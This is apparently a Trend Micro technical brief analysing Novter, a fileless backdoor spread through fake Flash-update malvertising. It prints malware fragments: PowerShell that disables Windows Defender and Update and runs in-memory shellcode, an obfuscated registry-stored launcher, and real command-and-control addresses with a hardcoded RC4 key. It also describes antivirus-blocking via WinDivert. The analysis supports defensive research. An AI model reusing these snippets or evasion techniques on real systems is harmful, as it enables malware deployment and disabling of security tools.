

# New Fileless Botnet Novter Distributed by KovCoreG Malvertising Campaign

Technical Brief

# Novter's attack chain

## Novter's attack chain

Novter communicates with its command-and-control (C&C) servers and downloads multiple JavaScript modules for different purposes. We have identified three Novter modules, which include:

1. A module that shows a technical support scam page on the victim's machine
2. A module that abuses [WinDivert](#) (Windows packet divert, a tool that enables network packets sent to and from Windows network stacks to be captured, modified, or dropped) to block the communication from processes like those from antivirus (AV) software
3. A module (which we dubbed as "Nodster") that is written with [NodeJS](#) and [socket.io](#) for proxying network traffic. We consider it's a module to build proxy network for supporting their new AD click-fraud operation.

KovCoreG's attacks are socially engineered malvertisements that lure unwitting users into downloading a software package needed to update their supposedly out-of-date Adobe Flash application. However, it instead drops a malicious HTML application (HTA) file, named *Player{timestamp}.hta*. When the victim executes the HTA file, it will load additional scripts from a remote server (communication is RC4-encrypted) and run a PowerShell script that appears to take inspiration from the open-source [Invoke-PSInject](#) project.

The PowerShell script, in turn, will disable Windows Defender and Windows Update processes. It runs a shellcode to bypass User Account Control (UAC) via the [CMSTPLUA](#) COM interface (related to connection management). The PowerShell script is also embedded with Novter, which will be executed [filelessly](#) via the PowerShell Reflective [Injection](#) technique.

```
115 $null=Remove-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" "WindowsDefender" -ea 0
116
117 $au = "HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\WindowsUpdate\AU"
118 force-mkdir $au
119 $null=Set-ItemProperty $au "NoAutoUpdate" 0
120 $null=Set-ItemProperty $au "AUOptions" 2
121 $null=Set-ItemProperty $au "ScheduledInstallDay" 0
122 $null=Set-ItemProperty $au "ScheduledInstallTime" 3
123
124 $DeliveryOptimization = "HKLM:\SOFTWARE\Policies\Microsoft\Windows\DeliveryOptimization"
125 force-mkdir $DeliveryOptimization
126 $null=Set-ItemProperty $DeliveryOptimization "DODownloadMode" 0
127
128 Invoke-Payload -PEBytes $PEBytes32
129 }
130 else
131 {
132 [System.Environment]::SetEnvironmentVariable("deadbeef","$env:deadbeef","User")
133
134 [byte[]]$sc=[Convert]::FromBase64String('VYvsgew4AwAAV82FoHTGRaFtxkWi3cZFo27GRaQHxkwlwMZFpnXGRadOxkWot82FqWGRarLxkWrM2FrAnGra2Vx
135 $sc_in_memory = $VirtualAlloc.Invoke(0, $sc.Length, 0x00001000, 0x40)
136 $null = $memcpyfromarr.Invoke($sc_in_memory,$sc, $sc.Length)
137 $PayloadDelegate = Get-DelegateType @() ([IntPtr])
138 $Payload = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($sc_in_memory, $PayloadDelegate)
139 $result = $Payload.Invoke()
140
141 if($result -eq 0)
142 {
143 Start-Sleep 120
144 }
145 [System.Environment]::SetEnvironmentVariable("deadbeef","", "Process")
146 [System.Environment]::SetEnvironmentVariable("deadbeef","", "User")
147 Invoke-Payload -PEBytes $PEBytes32
148 }
```

Figure 1. Code snippet of the PowerShell script for disabling Windows Defender- and Windows Update-related procedures, bypassing UAC, and launching Novter

## Analysis of the Novter malware

Novter is a backdoor in the form of an executable file. Immediately after its execution, it performs the following anti-debugging and anti-analysis checks:

- Searching for blacklisted processes and modules by comparing the CRC32 algorithms of their names with a list of hardcoded CRC32s
- Checking if the number of cores is too small
- Checking if the process is being debugged
- Checking if the Sleep function is being manipulated

If it finds any of aforementioned information, it is then reported to the C&C server. Note that it uses different sets of C&C servers for different purposes. One set, for instance, is solely used for anti-analysis reporting. After the affected machine's environment is double-checked and reported, the malware goes to sleep for a long time.

```
if ( enum_processes(&pCheckedProcesses) )
    http_post_report((int)"p=p");
if ( enum_modules(&pCheckedModules) )
    http_post_report((int)"p=m");
if ( enum_processor_cores() )
    http_post_report((int)"p=c");
if ( IsDebuggerPresent() )
    http_post_report((int)"p=d");
if ( get_tickcount() )
{
    http_post_report((int)"p=s");
    v2 = (void *)Size;
}

v1 = strlenA(a1);
http_post((int)off_4162FC[0], a1, v1, 0, 0);
return Sleep(0xFFFFFFFF);
```

Figure 2. Snippets of code showing how anti-analysis information is reported to the C&C server (top), and how the malware is configured to sleep for a certain duration

The malware then performs the following routines:

1. Disable processes related to Windows Defender and Windows updates
2. Set persistence through the following:
  - Dropping a randomly named .HTA file to `%APPDATA%\Roaming`, where the routine body contains a hardcoded string with .HTA file contents and `%s` markers, which are replaced with randomly generated strings at runtime. This .HTA file contains JavaScript code, which reads and executes a PowerShell payload from registry.
  - Creating three randomly named registry subkeys in HKLM or HKCU (based on account privileges) `SOFTWARE\<random string>`. The first two registry subkeys have hardcoded templates in the malware body, and the `%s` strings are randomized in a way similarly to how it was done in the .HTA file.

The code stored in both registry subkeys are actually PowerShell scripts. The first script reads and executes the second script, which is obfuscated by abusing EmpireProject's [Invoke-PSInject](#) open-source project. The third subkey contains the hex-encoded binary of the dropper, as shown in Figure 5.

```
PAHVVR='u';zwbAAQyJyn=['eFw','n','jDBK'] [1];_5PAkezR=
BcHWP0_fr2+PAHVVR+zwbAAQyJyn;zMQvgo [_5PAkezR] (
'C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell
.exe'+ ' '+'- '+'en'+ '\\x63'+ '\\x20'+
'JAB7AFIAYABLAECafQA9ACcASABLAEMAVQAnADsAJAB7AHIAYABFAECUA
BgAEEAVAB...AJwApACgAJAB7AEUAWABQAHIAZQBzAGAAcwBgAEkATwBuAH
0AKQA=' , [184,203-203,206] [1], [158,4242/21,188,1017-1017] [3
]);
```

Figure 3. Code snippet showing the PowerShell script stored in the registry subkeys




Figure 4. Code snippet showing how the malware is linked in the Run registry key

- Creating a randomly named link to the .HTA file in the Run registry key, which executes PowerShell code stored in the first registry subkey. This executes the PowerShell code stored in the second registry subkey, which then loads the binary file stored in the third registry subkey. Infection from the next reboot of the system thus becomes fileless.
3. Start a thread that parses an embedded configuration in JSON format and starts regular heartbeat communication — beacons that informs attackers that the infected machine is alive/working — by sending empty POST requests with the “accl” servers specified in the configuration file

```
{
  "accl": [
    "http://95.70.244.209:80/",
    "https://13.228.224.121:443/",
    "http://54.241.31.99:80/",
    "https://103.31.4.11:443/",
    "https://141.8.225.31:443/",
    "http://199.59.242.151:80/"
  ],
  "accl1": [
    "37.252.8.85:443",
    "37.252.10.66:443",
    "37.1.221.156:443",
    "5.61.42.103:443"
  ],
  "version": 1.0
}

strcpy((char *)&rc4_password, "seiC4aimaish9zah8kah");
v6 = strlenA(&rc4_password);
rc4_init((int)&rc4_password, v6, (int)&v7);
rc4_encrypt_decrypt((int)v5, v3 / 2, (int)&v7);
```

Figure 5. Code snippet showing the “accl” servers specified in the configuration file (top), and how the configuration file is retrieved (bottom)

4. Start a thread that queries the “accl” server (shown in Figure 7) to get the dynamic configuration file. The request interval is six hours; the configuration file is encrypted by RC4 with a hardcoded password.
5. Start a thread that constantly queries the C&C server, and execute a command, if requested, via the ShellExecute function.
6. Start communication with one of “accl” servers specified in the dynamic configuration file. Communication is RC4-encrypted with a hardcoded password. However, this password is different from the thread where the configuration file is updated.

The backdoor commands that Novter supports are:

- killall — Terminate a process and delete a file (for all modules)
- kill — Terminate a process and delete a file (for a specific module)
- stop — Terminate process without deleting its file (for a specific module)
- resume — Start a process (for a specific module)
- modules — Download and execute an additional module
- update — Download a new version and install the update
- update\_interval — Set an interval between two consecutive update attempts

## Novter’s notable modules

Below is a list and our analysis of Novter’s most important modules:

- **‘call\_02’ module** — The module will use a [Invoke-PSInject](#) script to load a binary embedded inside it. The loaded binary will connect to a remote server to retrieve data and pop up a full-screen window that will display the technical support scam page to the victim.
- **‘block\_av\_01’ module** — This module is a JavaScript code and has the following functions:
  - 1) Extract from resources, debase64, and drop the [WinDivert](#) DLL and drivers
  - 2) Run a shellcode embedded in a PowerShell script via some kind of Invoke-Shellcode

The shellcode will iterate through all running processes and attempt to match the ROR-13 hashes of their names to its own list of hardcoded ROR13 hashes. If it finds matches, process IDs of the detected processes are used in the WinDivert filter. This will make the WinDivert filter look like: *((processId=560 or processId=676 or processId=724 or processId=848 or processId=888) and (remotePort=80 or remotePort=443))*. As a result, certain process communication via HTTP and HTTPS are diverted.

```

:00000D7D      push     0
:00000D7F      push     4
; https://github.com/basil00/Divert/blob/master/include/windivert.h
;
;
; /*
;  * WinDivert flags.
;  */
; #define WINDIVERT_FLAG_SNIFF          0x0001
; #define WINDIVERT_FLAG_DROP          0x0002
; #define WINDIVERT_FLAG_RECV_ONLY     0x0004
; #define WINDIVERT_FLAG_READ_ONLY     WINDIVERT_FLAG_RECV_ONLY
; #define WINDIVERT_FLAG_SEND_ONLY     0x0008
; #define WINDIVERT_FLAG_WRITE_ONLY    WINDIVERT_FLAG_SEND_ONLY
; #define WINDIVERT_FLAG_NO_INSTALL    0x0010
;
; WINDIVERT_FLAG_RECV_ONLY
; his flags forces the handle into "receive only" mode which effectiv
:00000D81      push     0FFFFFFC18h
:00000D86      push     3
; WINDIVERT_LAYER_SOCKET Socket operation events.
:00000D88      lea     eax, [ebp-33ECh] ; processId=0 or ((processId=560 or processId=676 or processId=724 o
:00000D8E      push     eax
:00000D8F      call    dword ptr [ebp-1A8h] ; WinDivertOpen

hashes = [
0x0E5E2FF8, 0x9456EE93, 0x4F6C1E7C, 0xCA96F83E, 0x94820E9A, 0xE18E38BE,
0x025D8FFD, 0x6DA52B70, 0x0E2FE875, 0x8A37FF14, 0x16567F18, 0x436F80BA,
0x066DA6BA, 0x477EBE7C, 0x069A88B9, 0x9560FEFA, 0xD526158F, 0x4C39A704,
0x67BE4AD8, 0x0715D6D9, 0x8261F0DC, 0x025D8FFD, 0xD3282F3F, 0x0715D6D9,
0x8261F0DC, 0x025D8FFD, 0xD3282F3F, 0x92267E77, 0xB862CC25, 0xBE66CC65,
0x94639746, 0x87E009E2, 0x92788E78, 0x92281E78, 0x42820877, 0xFCB28A45,
0x829A6858, 0x5557607E, 0x13301894, 0xD49D6EDD, 0x053C0EF7, 0x907CB4EC,
0x029AA855, 0xC2728218, 0x579E2E5C, 0x429825DB, 0xC3440894, 0x54666638,
0x963B3EFA, 0x926CB7AA, 0x4F9A7040, 0x1255068F, 0x6173067E, 0xE162B67F,
0xC67A8E3C ]

```

Figure 6. Snapshot of code showing the important parameters of WinDivertOpen (top) and the list of hardcoded ROR13 hashes (bottom)

According to the [documentation](#), the WINDIVERT\_FLAG\_RECV\_ONLY flag “forces the handle into receive only mode which effectively disables WinDivertSend(). This means that it is possible to block/capture packets or events but not inject them.” This creates a communication blocker for processes with certain names. Figure 8 (bottom) shows the complete list of hardcoded ROR13 hashes. After trying some known process names, we found that some of these process names belong to anti-malware solutions.


- **‘all\_socks\_05’ (Nodster) module** — A JavaScript code we named “Nodster” that has the following functions:
  - 1) If the OS is Windows 7, it will download and install the update KB3033929 (Availability of SHA-2 Code Signing Support for Windows 7 and Windows Server 2008 R2). [WinDivert](#) documentation shows that it requires this update for it to be installed in the system.
  - 2) Try to modify the affected system’s TTL value, TCP Window Size, and maximum transmission unit (MTU) settings, but it needs to have administrator privileges to do so. The following commands/registry values are run/set:

```
netsh interface tcp set heuristics ws=disabled
```

This disables Windows Scaling heuristics. For Windows 7 and Vista, the TCP auto-tuning feature is enabled by default. This feature does not always operate effectively and it may result in some websites communicating with significantly reduced speed.

TCP window size is set to `Tcp1323Opts 0x02`, as the lower erased bit indicates that using window scaling is not encouraged. MTU is set in the registry to 1440 (smaller than standard Ethernet datagram 1500), likely to prevent fragmentation.

- 3) Download and install Node.JS, a JavaScript runtime environment
- 4) Extract to a separate folder a script that contains a base64-encoded resource, which is a ZIP archive (contents shown in Figure 9).












 node_modules	File folder	
 app	JScript Script File	1 KB
 constants	JScript Script File	1 KB
 divergent	Application	2 KB
 mdivergent	Application	2 KB
 socks4a	JScript Script File	1 KB
 WinDivert.dll	Application extension	11 KB
 WinDivert32.sys	System file	24 KB
 WinDivert64.sys	System file	25 KB

Figure 7. Contents of the ZIP archive

- 5) Execute *divergent* or *mdivergent* based on OS version, a random value, and a fixed probability threshold. Both files can be found as standalone executables or shellcodes. In case of shellcodes, they are base64-encoded and embedded in some kind of Invoke-Shellcode-style PowerShell scripts. The shellcode uses the WinDivert library and drivers to manipulate packets in the following ways:
  - Divert only outbound TCP packets with *tcp.Syn* and *tcp.Ack != 1*, and ignore local loopback packets
  - Check TCP options; if a combination of certain bits in the TCP header is set (e.g., CWR - Congestion Window Reduced, URG - urgent pointer, etc.), the window size in the TCP packet is also manipulated; the IP Type of Service flag Reliability is also set to 1

These settings likely ensure the packets' high reliability, which is needed for a SOCKS proxy communication.



```

:000012F7      movzx  ecx, byte ptr [edx+ecx]
:000012FB      imul   eax, ecx          ; windowSize * windowScale(lowest byte)
:000012FE      cmp    eax, 1FFFEh
:00001303      jl     short loc_133A
:00001305      mov    eax, 0FFFFh
:0000130A      mov    ecx, [ebp+pTCPHeader]
:0000130D      mov    [ecx+0Eh], ax     ; set windowSize to 0xffff
:00001311      mov    eax, [ebp+pTCPHeader]
:00001314      movzx  eax, word ptr [eax+0Eh]
:00001318      xor    ecx, ecx

0000146C      mov    eax, [ebp+ppIpHdr]
0000146F      movzx  eax, word ptr [eax+2] ; ip type of service
00001473      push  eax
00001474      call  duplicateLOtoHI
00001479      movzx  eax, ax
0000147C      add    eax, 4           ; set Reliability to 1; packet requests high reliability
                                ; http://www.rhyshaden.com/ipdgram.htm
0000147F      push  eax
00001480      call  duplicateLOtoHI
00001485      mov    ecx, [ebp+ppIpHdr]
00001488      mov    [ecx+2], ax     ; override IP type of service

```

Figure 8. Snapshots of code showing the WinDivert library and drivers are abused to manipulate network packets

- 6) Execute node.js with app.js and base64-encoded configuration address as parameters
- 7) Check the configuration address (via app.js and getip) to obtain the SOCKS proxy IP address, then backconnect it to the C&C server. The C&C server instructs the victim machine to visit specified/requested websites. app.js uses an implementation of [Socket.io](#), a real-time protocol for web application based on [WebSocket](#) or HTTP(S) protocol. The following events were listened to and processed via the Socket.io connection: *connect*, *firstmessage*, *closed*, *message*, *disconnect*, *error* and *connect\_error*.

To start a new proxy connection, the attacker's server will send the *firstmessage*, which typically comprises the following: length (126), separator(:), some flags specifying the type of the message followed by the message type itself (*firstmessage*), and the last part, which is a JSON object with data, shown in Figure 11.

The notable aspect in the JSON object is the connection ID, shown in Figure 9. This message immediately follows another message with the actual data. The message has the length, followed by two base64-encoded blobs of data separated by the :



```

126:452-[{"firstmessage",{"id":"1558969393134_12907729","d":{"h":{"
  "_placeholder":true,"num":0},"d":{"_placeholder":true,"num":1}}}]

  {
    "id": "1558969393134_12907729",
    "d": {
      "h": {
        "_placeholder": true,
        "num": 0
      },
      "d": {
        "_placeholder": true,
        "num": 1
      }
    }
  }
}

```

Figure 9. Code snippet showing the *firstmessage* (top) and the connection ID (bottom)

```

38:b4BAEBuwAAAAEAYWRzZXJ2ZXJjaGVjay5uZXQA694:b4FgMBAgABAAH8AwNc6/
wx1NmoRSs1xHhzSDojIy3fOx6eZW5LqOj9570mCBncuMcG80g6KPs+KfA1Ftt4j/
C2ccQy8rRnMypt5IDOGA4zBTME8|wVwBTACgA5ADgANcASwAgAFgATAArAL8ArwBPA
CQCiAJ4AMwAyAJwAL8ARwAcABQAEAP8BAAF7AAAAFgAUAARYWRzZXJ2ZXJjaGVja
y5uZXQAIwDA/HVRjgpiEpK8qGuFI0rwgkBQAD9XINSYhRL54cHiGnRTup5oTjtzvj
mXBITnP/WuQW0r2RMUZW046ZWIxyv9YFQL7/gSyBITWGDqZqf/NcJ/yr0xFy2xKUr
3yRxHAW2Dgv5caeaA5+yGnFYOfTdPtH4N8SVAE9GXbONC8s6s0ZwsM0xQGQ9IDnYZ
p5RkQMXm99u90Du6s0C8iDvTg3mcdkiMEZ25F9RB96v0so7VfIFiDa+mBJGX4UKOF
iNhtUjCAA0AIgAgBgEGAgYDBQEFAgUDBAEEAgQDAwEDAgMDAgECAgIDAQEzdAAAAA
sAAgEAAAoACAAGABkAGAAXABUAXQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA==

```

```

04 01 01 bb 00 00 00 01 00 61 64 73 65 72 76 65 72 63 68 65 63 6b 2e 6e 65 74 00 eb de

```

```

16 03 01 02 00 01 00 01 fc 03 03 5c eb fc 31 c6 53 66 a1 14 ac d7 11 e1 cd 20 e8 8c 8c b7 7c ec 7a 79
95 b9 2e a3 a3 f7 9e f4 98 20 67 72 e3 1c 1b cd 20 e8 a3 ec f8 a7 c0 d4 5b 6d e2 3f c2 d9 c7 10 cb ca
d1 9c cc a9 b7 92 03 3a 00 38 cc 14 cc 13 cc 15 c0 14 c0 0a 00 39 00 38 00 35 c0 12 c0 08 00 16 00 13
00 0a c0 2f c0 2b c0 13 c0 09 00 a2 00 9e 00 33 00 32 00 9c 00 2f c0 11 c0 07 00 05 00 04 00 ff 01 00
01 7b 00 00 00 16 00 14 00 00 11 61 64 73 65 72 76 65 72 63 68 65 63 6b 2e 6e 65 74 00 23 00 c0 fc 75
51 8e 0a 62 12 92 bc a8 6b 85 23 4a f0 82 40 50 00 3f 57 20 d4 98 85 12 f9 e1 c1 e2 1a 74 53 ba 9e 68
4e 3b 73 be 39 97 04 84 e7 3f f5 ae 41 6d 2b d9 13 14 65 6d 38 e9 95 88 c7 2b fd 60 54 0b ef f8 12 c8
12 13 58 60 ea 66 a7 ff 35 c2 7f ca bd 31 17 2d b1 29 4a f7 c9 1c 47 01 6d 83 82 fe 5c 69 e6 80 e7 ec
86 9c 56 0e 7d 37 4f b4 7e 0d f1 25 40 13 d1 97 6c e3 42 f2 ce ac d1 9c 2c 33 4c 50 19 0f 48 0e 76 19
a7 94 64 40 c5 e6 f7 db bd 38 3b ba b3 40 bc 88 3b d3 83 79 9c 76 48 8c 11 9d b9 17 d4 41 f7 ab f4 b2
8e d5 7c 81 62 0d af a6 04 91 97 e1 42 8e 3e 23 61 b5 48 c2 00 0d 00 22 00 20 06 01 06 02 06 03 05 01
05 02 05 03 04 01 04 02 04 03 03 01 03 02 03 03 02 01 02 02 02 03 01 01 33 74 00 00 00 0b 00 02 01 00
00 0a 00 08 00 06 00 19 00 18 00 17 00 15 00 5d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00

```

Figure 10. Code snippet of the JSON object's connection ID parameter (top), which, when decoded, reveals the connection the malware creates (center) and receives (bottom)

The first part of the code, once decoded, reveals Part 1 decodes to how the malware uses the [socks4a](#) [17] protocol, with these parameters/values:

- 0x04 = version
- 0x01 = establish TCP stream connection
- 0x1bb = 443 port,
- 61 64 73 ... 6e 65 74 = adservercheck.net = domain name

The second part, once decoded, is the TLS client hello message, which has parameters/values that include the following:

- 0x16 = TLS record type
- 0x03 0x01 = TLS version (major/minor)
- 0x02 0x00 = Length of data in the record (excluding the header itself)
- 0x01 = CLIENT\_HELLO
- 0x00 0x01 0xfc = length
- 0x03 0x03 = SSL/TLS version

Similarly, a closed message (Figure 13) is where the connection ID is an important parameter passed in the JSON object.

```
44:42 ["closed", {"id": "1558969286728_68666561"}]
```

Figure 11. Snippet of the closed message containing the connection ID

As with a proxy's typical routine, Nodster will create a new TCP connection to connect back to the server, receive the network request, and then send back the response. A "message" event can send data over an established connection by indicating the existing ID of a connection until it receives a "close" event. Nodster can handle multiple TCP proxy connections at the same time.

## **TREND MICRO™ RESEARCH**

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

[www.trendmicro.com](http://www.trendmicro.com)



©2019 by Trend Micro, Incorporated. All rights reserved. Trend Micro and the Trend Micro t-ball logo are trademarks or registered trademarks of Trend Micro, Incorporated. All other product or company names may be trademarks or registered trademarks of their owners.